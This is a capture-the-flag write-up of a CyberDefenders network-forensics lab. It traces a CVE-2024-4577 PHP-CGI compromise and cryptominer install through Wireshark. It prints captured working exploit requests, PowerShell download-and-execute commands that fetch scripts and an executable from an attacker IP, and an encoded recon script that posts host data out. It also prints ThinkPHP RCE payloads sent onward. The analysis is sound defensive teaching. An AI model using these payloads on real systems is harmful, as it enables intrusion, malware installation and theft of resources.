Challenge: RCEMiner Lab

Platform: CyberDefenders

Category: Network Forensics

Difficulty: Medium

Tools Used: Wireshark, VirusTotal

Summary: This lab involved investigating a pcap from a vulnerable web server using Wireshark. The web server in question was vulnerable to CVE-2024-4577, an RCE vulnerability that led to XMRig crypto mining software being installed on the server. I found this lab to be enjoyable and challenging; it tests your ability to baseline network traffic and hunt for anomalies. It covers everything from initial access to impact, including execution, command and control, exfiltration, and more. I highly recommend completing this lab if you plan on improving your network forensics skills.


Scenario: Over the past 24 hours, the IT department has noticed a drastic increase in CPU and memory usage on several publicly accessible servers. Initial assessments indicate that the spike may be linked to unauthorized crypto-mining activities. Your team has been provided with a network capture (PCAP) file from the affected servers for analysis.

Analyze the provided PCAP file using the network analysis tools available to you. Your goal is to identify how the attacker gained access and what actions they took on the compromised server.

To identify the entry point of the attack and prevent similar breaches in the future, it's crucial to recognize the vulnerability that was exploited and the method used by the attacker to execute unauthorized commands. Which vulnerability was exploited to gain initial access to the public webserver?


TLDR: Research the version of the web server and focus on RCE vulnerabilities.

When approaching network forensics, I like to begin by baselining the traffic, which involves understanding what sort of traffic is within the PCAP (i.e., protocols, hosts, volume, etc). Wireshark provides great functionality to do so through its Statistics tab. Let's start by navigating to Statistics > Protocol Hierarchy to get an idea of the sort of traffic contained within the PCAP:



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s
Frame	100.0	540626	100.0	49037339	195 k
Ethernet	100.0	540626	17.5	8566631	34 k
Internet Protocol Version 6	0.0	49	0.0	1960	7
User Datagram Protocol	0.0	32	0.0	256	1
Data	0.0	32	0.0	22436	89
Transmission Control Protocol	0.0	17	0.0	3705	14
NetBIOS Session Service	0.0	1	0.0	1	0
Hypertext Transfer Protocol	0.0	2	0.0	3315	13
eXtensible Markup Language	0.0	2	0.0	2932	11
Data	0.0	1	0.0	1	0
Internet Protocol Version 4	100.0	540575	22.0	10811500	43 k
User Datagram Protocol	0.1	369	0.0	2952	11
NetBIOS Name Service	0.0	21	0.0	1050	4
Domain Name System	0.1	320	0.0	18871	75
Data	0.0	28	0.0	17472	69
Transmission Control Protocol	99.9	540206	60.3	29590380	118 k
Transport Layer Security	0.0	20	0.0	14601	58
Malformed Packet	0.0	5	0.0	0	0
Hypertext Transfer Protocol	1.1	5838	27.9	13700350	54 k
eXtensible Markup Language	0.0	25	0.0	12793	51
Media Type	0.0	17	0.0	2822	11
Line-based text data	0.4	2321	22.9	11206762	44 k
JavaScript Object Notation	0.0	5	0.0	245	0
HTML Form URL Encoded	0.1	460	0.2	110905	442
Data	0.0	1	0.0	947	3
File Transfer Protocol (FTP)	0.1	519	0.1	29477	117
FTP Data	0.0	2	0.0	134	0
Line-based text data	0.0	2	0.0	134	0
Data	0.1	318	0.1	58169	232
Data	0.0	2	0.0	126	0


As you can see in the above image a couple of protocols stand out, specifically HTTP and FTP. To identify top talkers within this PCAP, we can navigate to Statistics > Conversations > IPv4:



Ethernet · 9 | IPv4 · 49416 | IPv6 · 3 | TCP · 160687 | UDP · 130

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
36.96.48.3	1.80.23.4	9,752	10 MB	3,056	197 kB	6,696	10 MB	7.409219	623.9411	2528 bits/s	128 kbps
36.96.48.3	43.129.150.155	459	53 kB	242	32 kB	217	20 kB	693.057900	1306.4378	198 bits/s	124 bits/s
36.96.48.3	43.129.150.214	412	48 kB	219	29 kB	193	18 kB	899.293752	1079.2658	216 bits/s	136 bits/s
36.96.48.3	153.120.112.12	358	207 kB	183	20 kB	175	187 kB	1352.937243	7.4492	21 kbps	200 kbps
36.96.48.3	83.150.4.156	311	140 kB	159	19 kB	152	121 kB	1925.193505	13.1151	11 kbps	73 kbps
36.96.48.3	31.7.71.36	297	31 kB	155	18 kB	142	13 kB	1233.413566	4.4774	32 kbps	22 kbps
36.96.48.3	8.8.8.8	272	28 kB	136	11 kB	136	17 kB	331.328799	1667.8137	52 bits/s	81 bits/s
36.96.48.3	218.244.58.70	267	23 kB	134	15 kB	133	8 kB	692.652998	1312.1751	91 bits/s	48 bits/s
36.96.48.3	3.17.173.45	259	106 kB	134	17 kB	125	88 kB	1814.899185	4.9392	28 kbps	143 kbps
36.96.48.3	35.164.12.134	241	86 kB	127	17 kB	114	69 kB	1562.847852	6.1257	22 kbps	89 kbps
36.96.48.3	173.198.216.126	233	88 kB	122	17 kB	111	71 kB	1319.243561	4.3261	30 kbps	131 kbps
36.96.48.3	181.114.67.29	230	75 kB	121	17 kB	109	58 kB	1763.721650	6.4000	20 kbps	72 kbps
36.96.48.3	171.6.88.140	217	56 kB	118	17 kB	99	39 kB	1412.206509	33.1169	4007 bits/s	9502 bits/s
36.96.48.3	69.13.94.208	212	75 kB	111	16 kB	101	59 kB	1252.321147	38.5400	3333 bits/s	12 kbps
36.96.48.3	153.126.172.234	211	73 kB	113	16 kB	98	56 kB	1687.200782	22.5176	5792 bits/s	20 kbps
42.96.85.44	36.96.48.3	198	49 kB	99	17 kB	99	33 kB	0.000000	347.4673	383 bits/s	755 bits/s

Given this, we can assume that 36.96.48.3 is the web server due to its being a part of nearly all conversations, and 1.80.23.4 is likely the threat actor or some sort of malicious IP. We can further conclude this by seeing that this IP geolocates to China:



Using the following display filter:

- `http && ip.src == 36.96.48.3`

We can observe the threat actor retrieving PowerShell scripts amongst other files from the suspicious IP:

221	47.013320	36.96.48.3	1.80.23.4	HTTP	217	GET /1.ps1 HTTP/1.1
233	50.096862	36.96.48.3	1.80.23.4	HTTP	1004	POST / HTTP/1.1 (application/x-www-form-urlencoded)
240	50.564566	36.96.48.3	58.16.30.23	HTTP	59	HTTP/1.1 200 OK (text/html)
260	75.471787	36.96.48.3	1.80.23.4	HTTP	217	GET /2.txt HTTP/1.1

This indicates that the web server has been compromised in some way, as making requests to unknown hosts in China to retrieve a PowerShell script and an apparent text file is abnormal. Using the following display filter:

- `ip.src == 36.96.48.3 && http`

if you inspect any HTTP request, we can see what the server is running:

```
HTTP/1.1 200 OK
Date: Fri, 09 Aug 2024 00:55:09 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.1.25
X-Powered-By: PHP/8.1.25
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

After doing some research, using ChatGPT and Google, this web server appears to be vulnerable to CVE-2024-4577, which is an RCE vulnerability that has been observed being exploited to drop crypto miners. This server uses PHP version 8.1.25, if you look at advisories regarding CVE-2024-4577, we can see that it affects versions before 8.1.29 amongst others, meaning that this web server is vulnerable:

CVE-2024-4577 Detail

Description

In PHP versions 8.1.* before 8.1.29, 8.2.* before 8.2.20, 8.3.* before 8.3.8 when using Apache and PHP-CGI on Windows, if the system is set up to use certain code pages, Windows may use "Best-Fit" behavior to replace characters in command line given to Win32 API functions. PHP CGI module may misinterpret those characters as PHP options, which may allow a malicious user to pass options to PHP binary being run, and thus reveal the source code of scripts, run arbitrary PHP code on the server, etc.

I then researched how to detect exploitation of this vulnerability, determining that a threat actor can prepend the strings "%AD" onto the query string of a HTTP request, which ultimately enables a threat actor to run malicious commands on the target web server. Using the following display filter, we can see this actively being exploited against the web server:

- `ip.dst == 36.96.48.3 && http && http.request.uri contains "%AD"`

Source	Destination	Protocol	Length	Info
58.16.30.23	36.96.48.3	HTTP	117	POST /index.php?%ADd+allow_url_include%3D1+-d+auto_prepend_file%3Dphp://input HTTP/1.1
58.16.30.23	36.96.48.3	HTTP	285	POST /index.php/index.php?%ADd+allow_url_include%3D1+-d+auto_prepend_file%3Dphp://input HTTP/1.1
58.16.30.23	36.96.48.3	HTTP	270	POST /index.php?%ADd+allow_url_include%3D1+-d+auto_prepend_file%3Dphp://input HTTP/1.1

Answer: CVE-2024-4577

A specific Unicode character is used in the exploit to manipulate how the server interpretes command-line arguments, bypassing the standard input handling. What is the Unicode code point of this character?

TLDR: Read through advisories or posts regarding CVE-2024-4577.

As explained in advisories, and observed in the previous question, if a request contains a "soft hyphen" (0xAD), it enables a threat actor to add extra command-line arguments, beginning with hyphens, into the PHP process for RCE.

To the human reading this, these look the same, but there are differences in how the machine interprets them (Figure 2). When you look at these arguments through a hex editor, it reveals the first request used a standard dash or hyphen (*0x2D*), whereas the second request used a "soft hyphen" (*0xAD*).

```
 0 | 0D 0A 20 70 68 70 2E 65 78 65 20 2D 73 20 66 6F |    php.exe -s fo
10 | 6F 2E 70 68 70 0D 0A 20 70 68 70 2E 65 78 65 20 | o.php   php.exe
20 | AD 73 20 66 6F 6F 2E 70 68 70 0D 0A             | -s foo.php
```

Fig. 2: Breakdown of malicious and benign invocations of php.exe

The different interpretations allow the attack to happen. If a user passes a soft hyphen to a CGI handler, it won't feel the need to escape it. PHP applies a best fit mapping for Unicode processing, and therefore will assume a user intended to pass a standard hyphen when they actually passed a soft hyphen. As it interprets this soft hyphen as a standard one, it enables an attacker to add extra command-line arguments, beginning with hyphens, into the PHP process for RCE.

To round out this explanation and help you understand how everything comes together, we've included an example of a malicious payload captured in the wild (Figure 3), and the resulting command that would be executed by the host system as a result of handling this request (Figure 4).

```
/cgi-bin/php-cgi.exe?%ADd+allow_url_include%3D1+%ADd+auto_prepend_
```

Fig. 3: An example of a malicious request

```
php.exe -d allow_url_include -d auto_prepend_file=php://input
```

Fig.4: The malicious request after processing

Answer: 0xAD

The attacker executed commands to gather detailed system information, including CPU specifications, after gaining access. What is the exact model of the CPU identified by the attacker's script?

TLDR: View the TCP stream of POST requests being made by the web server after it makes the GET request to retrieve a PowerShell script.

Using the following display filter:

- `ip.dst == 36.96.48.3 && http && http.request.uri contains "%AD"`

If you follow the TCP stream of the second request made to the web server, we can see a PowerShell command being used to download and execute 1.ps1:

```
POST /index.php/index.php?%ADd+allow_url_include%3D1+-d+auto_prepend_file%3Dphp://input HTTP/1.1
Host: 36.96.48.3
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Length: 231

<?php system('powershell -ExecutionPolicy Bypass -Command "& {Invoke-WebRequest -Uri http://1.80.23.4:8000/1.ps1 -OutFile C:\Windows\Temp\1.ps1; powershell -ExecutionPoli
cy Bypass -File C:\Windows\Temp\1.ps1}"'); ?>:echo 1337; die:HTTP/1.1 200 OK
```


In the next stream, we can see the web server making a GET request to retrieve the PowerShell script:

```
GET /1.ps1 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.134
Host: 1.80.23.4:8000
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.5
Date: Fri, 09 Aug 2024 00:55:56 GMT
Content-Disposition: attachment; filename=1.ps1
Content-Type: application/octet-stream
Content-Length: 947
Last-Modified: Thu, 08 Aug 2024 22:57:56 GMT
Cache-Control: no-cache
ETag: "1723157876.7363133-947-2381449659"
Date: Fri, 09 Aug 2024 00:55:56 GMT
Connection: close

$e = "JG91dHB1dEZpbGUgPSAiQzpcV2luZG93c1xUZW1wXDEudHh0Ig0KJGNwdUluZm8gPSBHZXQtV21pT2JqZWN0IFdpbjMyX1Byb2Nlc3NvciB8IFNlbGVjdC1PYmplY3QgTmFtZSwgTnVtYmVyT2ZDb3JlcywgTWF4Q2xvY2
tTcGVlZA0KJHJhbUluZm8gPSBHZXQtV21pT2JqZWN0IFdpbjMyX1BoeXNpY2FsTWVtb3J5IHwgU2VsZWN0LU9iamVjdCBDYXBhY2l0eQ0KJGRpc2tJbmZvID0gR2V0LVdtaU9iamVjdCBXaW4zMl9Mb2dpY2FsRGlzayB8IFNlbG
VjdC1PYmplY3QgRGV2aWNlSUQsIFNpemUsIEZyZWVTcGFjZQ0KJGNwdUluZm8gfCBPdXQtRmlsZSAtRmlsZVBhdGggJG91dHB1dEZpbGUgLUFwcGVuZA0KJHJhbUluZm8gfCBPdXQtRmlsZSAtRmlsZVBhdGggJG91dHB1dEZpbG
UgLUFwcGVuZA0KJGRpc2tJbmZvIHwgT3V0LUZpbGUgLUZpbGVQYXRoICRvdXRwdXRGaWxlIC1BcHBlbmQNCkludm9rZS1XZWJSZXF1ZXN0IC1VcmkgaHR0cDovLzEuODAuMjMuNDo4MDAwIC1NZXRob2QgUE9TVCAtSW5GaWxlIC
RvdXRwdXRGaWxlDQpSZW1vdmUtSXRlbSAtUGF0aCBDOlxXaW5kb3dzXFRlbXBcMS50eHQgLUZvcmNlDQpSZW1vdmUtSXRlbSAtUGF0aCBDOlxXaW5kb3dzXFRlbXBcMS5wczEgLUZvcmNl"
$z = [System.Convert]::FromBase64String($e)
$x = [System.Text.Encoding]::UTF8.GetString($z)
Invoke-Expression $x
```

As you can see, the bulk of the script is encoded. If you decode it using CyberChef, we can see that appears to be a discovery/reconnaissance tool that retrieves information regarding the CPU, RAM, and Disk:




If you follow the next stream, we can see a POST request being made from the web server to the suspicious China IP we identified earlier (likely the C2 server). Within this POST request, we can see the output of the script:

```
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.134
Content-Type: application/x-www-form-urlencoded
Host: 1.80.23.4:8000
Content-Length: 950
Expect: 100-continue
Connection: Keep-Alive

HTTP/1.1 100 Continue

..
.
.N.a.m.e. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .N.u.m.b.e.r.O.f.C.o.r.e.s. .M.a.x.C.l.o.c.k.S.p.e.e.d.
.
.-.-.-.-. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .-.-.-.-.-.-.-.-.-.-.-.-.-. .-.-.-.-.-.-.-.-.-.-.-.-.-.
.
.I.n.t.e.l.(.R.). .C.o.r.e.(.T.M.). .i.7.-.6.7.0.0.H.Q. .C.P.U. .@. .2...6.0.G.H.z. . . . . . . . . . . . .1. . . . . . . . . . .2.5.9.2.
.
.I.n.t.e.l.(.R.). .C.o.r.e.(.T.M.). .i.7.-.6.7.0.0.H.Q. .C.P.U. .@. .2...6.0.G.H.z. . . . . . . . . . . . .1. . . . . . . . . . .2.5.9.2.
.
.
.
.
.
.
.
. . .C.a.p.a.c.i.t.y.
.
. . .-.-.-.-.-.-.-.-.
.
.4.2.9.4.9.6.7.2.9.6.
.
.
.
.
.
.
.
.D.e.v.i.c.e.I.D. . . . . . . . .S.i.z.e. . . .F.r.e.e.S.p.a.c.e.
.
.-.-.-.-.-.-.-.-. . . . . . . . .-.-.-.-. . . .-.-.-.-.-.-.-.-.-.
.
.C.:. . . . . . . .6.3.7.7.8.5.8.2.5.2.8. .4.7.4.2.4.2.1.7.0.8.8.
.
.D.:. . . . . . . . .4.9.7.3.7.8.0.9.9.2. . . . . . . . . . . .0.
.
.
.
.
```

If you copy this into a tool like Cyberchef, we can remove the dots and view the output more clearly:



Answer: Intel(R) Core(TM) i7-6700HQ

Understanding how malware initiates the execution of downloaded files is crucial for stopping its spread and execution. After downloading the file, the malware executed it with elevated privileges to ensure its operation. What command was used to start the process with elevated permissions?

TLDR: View traffic related directly to the exploitation of CVE-2024-4577 (i.e., those that contain %AD% within the URI, and focus on PowerShell commands. Alternatively, view the TCP stream of the second file retrieved by the web server and look for other instances of this file name within the PCAP.

Given the nature of the question, we can start by looking for GET requests made by the web server 36.96.48.3, to first see what file was downloaded:

- `ip.src == 36.96.48.3 && http.request.method == GET`

Source	Destination	Protocol	Length	Info
36.96.48.3	1.80.23.4	HTTP	132	GET / HTTP/1.1
36.96.48.3	1.80.23.4	HTTP	217	GET /1.ps1 HTTP/1.1
36.96.48.3	1.80.23.4	HTTP	217	GET /2.txt HTTP/1.1

We have already analysed the 1.ps1 script, however, 2.txt is new. If we follow the TCP stream of that packet, we can see a MZ file header, meaning this is an executable and not a text file:

```
GET /2.txt HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.134
Host: 1.80.23.4:8000
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.5
Date: Fri, 09 Aug 2024 00:56:25 GMT
Content-Disposition: attachment; filename=2.txt
Content-Type: text/plain; charset=utf-8
Content-Length: 9402368
Last-Modified: Fri, 09 Aug 2024 05:34:24 GMT
Cache-Control: no-cache
ETag: "1723181664.0-9402368-2387610120"
Date: Fri, 09 Aug 2024 00:56:25 GMT
Connection: close

MZ......................@..................................(.........       .!..L.!This program cannot be run in DOS mode.
```

If we use the following display filter, we can see POST requests that actively exploit the vulnerability we identified previously:

- `ip.dst == 36.96.48.3 && http.request.uri contains "%AD"`

If you follow the TCP stream of the third packet (packet number 255), we can see that PowerShell is being used to download 2.txt, save it to the Temp directory as 2.exe, and then use Start-Process to execute 2.exe:

```
POST /index.php?%ADd+allow_url_include%3D1+-d+auto_prepend_file%3Dphp://input HTTP/1.1
Host: 36.96.48.3
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Length: 216

<?php system('powershell -ExecutionPolicy Bypass -Command "& {Invoke-WebRequest -Uri http://1.80.23.4:8000/2.txt -OutFile C:\Windows\Temp\2.exe; Start-Process C:\Windows\Temp\2.exe -Verb RunAs}"'); ?>;echo 1337; die;HTTP/1.1 504 Gateway Timeout
```


Therefore, the command used to start the process with elevated permissions is Start-Process C:\Windows\Temp\2.exe -Verb RunAs. -Verb RunAs directs PowerShell to start the process with the “Run As Administrator” verb, which will attempt to elevate the process.

Answer: Start-Process C:\Windows\Temp\2.exe -Verb RunAs

After compromising the server, the malware used it to launch a massive number of HTTP requests containing malicious payloads, attempting to exploit vulnerabilities on additional websites. What vulnerable PHP framework was initially targeted by these outbound attacks from the compromised server?


TLDR: Filter for HTTP GET requests being made by the compromised web server and look for similarities in the URI across multiple requests.

Following execution of 2.exe at roughly 2024-08-09 00:56:25 UTC, we can see a series of GET requests being made by the web server 36.96.48.3 to various IPs:



```
2024-08-09 01:06:48.800135 36.96.48.3    89.17.51.230     HTTP   652 GET /index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%2F36.96.48…
2024-08-09 01:06:49.048038 36.96.48.3    129.227.151.100  HTTP   405 GET / HTTP/1.1 Continuation
2024-08-09 01:06:49.139203 36.96.48.3    89.17.51.230     HTTP   659 GET /public/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%2F3…
2024-08-09 01:06:49.478387 36.96.48.3    89.17.51.230     HTTP   658 GET /index.php?s=index/\think\Container/invokeFunction&function=call_user_func_array&vars[]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%2F36…
2024-08-09 01:06:49.801978 36.96.48.3    89.17.51.230     HTTP   665 GET /public/index.php?s=index/\think\Container/invokeFunction&function=call_user_func_array&vars[]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%…
2024-08-09 01:06:49.878412 36.96.48.3    129.227.151.100  HTTP   655 GET /index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%2F36.96.48…
2024-08-09 01:06:50.017937 36.96.48.3    23.218.56.160    HTTP   403 GET / HTTP/1.1 Continuation
2024-08-09 01:06:50.110361 36.96.48.3    15.165.61.90     HTTP   402 GET / HTTP/1.1 Continuation
2024-08-09 01:06:50.126030 36.96.48.3    89.17.51.230     HTTP   662 GET /index.php?s=/index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%…
2024-08-09 01:06:50.373744 36.96.48.3    189.206.14.240   HTTP   404 GET / HTTP/1.1 Continuation
2024-08-09 01:06:50.404883 36.96.48.3    129.227.151.100  HTTP   662 GET /public/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%2F3…
2024-08-09 01:06:50.435549 36.96.48.3    23.218.56.160    HTTP   653 GET /index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%2F36.96.48…
2024-08-09 01:06:50.450742 36.96.48.3    89.17.51.230     HTTP   669 GET /public/index.php?s=/index/%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http…
2024-08-09 01:06:50.589662 36.96.48.3    109.90.116.82    HTTP   403 GET / HTTP/1.1 Continuation
2024-08-09 01:06:50.757812 36.96.48.3    23.218.56.160    HTTP   660 GET /public/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%2F3…
2024-08-09 01:06:50.789019 36.96.48.3    89.17.51.230     HTTP   655 GET /index.php?s=/../%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%2F36.96…
2024-08-09 01:06:50.927198 36.96.48.3    129.227.151.100  HTTP   661 GET /index.php?s=index/\think\Container/invokeFunction&function=call_user_func_array&vars[]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%2F36…
2024-08-09 01:06:50.958051 36.96.48.3    15.165.61.90     HTTP   652 GET /index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%2F36.96.48…
2024-08-09 01:06:51.020273 36.96.48.3    109.90.116.82    HTTP   653 GET /index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%2F36.96.48…
2024-08-09 01:06:51.035312 36.96.48.3    189.206.14.240   HTTP   654 GET /index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%2F36.96.48…
2024-08-09 01:06:51.083052 36.96.48.3    23.218.56.160    HTTP   659 GET /index.php?s=index/\think\Container/invokeFunction&function=call_user_func_array&vars[]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%2F36…
2024-08-09 01:06:51.128014 36.96.48.3    89.17.51.230     HTTP   662 GET /public/index.php?s=/../%5Cthink%5Capp/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cmd.exe+%2Fc+certutil+-urlcache+-split+-f+http%3A%2F%…
```

If you examine the request URI, you can see a pattern of index/think\app. If you search for index/think\app vulnerability, you can come across multiple advisories regarding a ThinkPHP RCE Exploit:



Answer: ThinkPHP

The malware leveraged a common network protocol to facilitate its communication with external servers, blending malicious activities with legitimate traffic. This technique is documented in the MITRE ATT&CK framework. What is the specific sub-technique ID that involves the use of DNS queries for command-and-control purposes?

DNS being an application layer protocol, means it would fall under T1071.004 if its being used for C2:

Application Layer Protocol: DNS

Other sub-techniques of Application Layer Protocol (5)

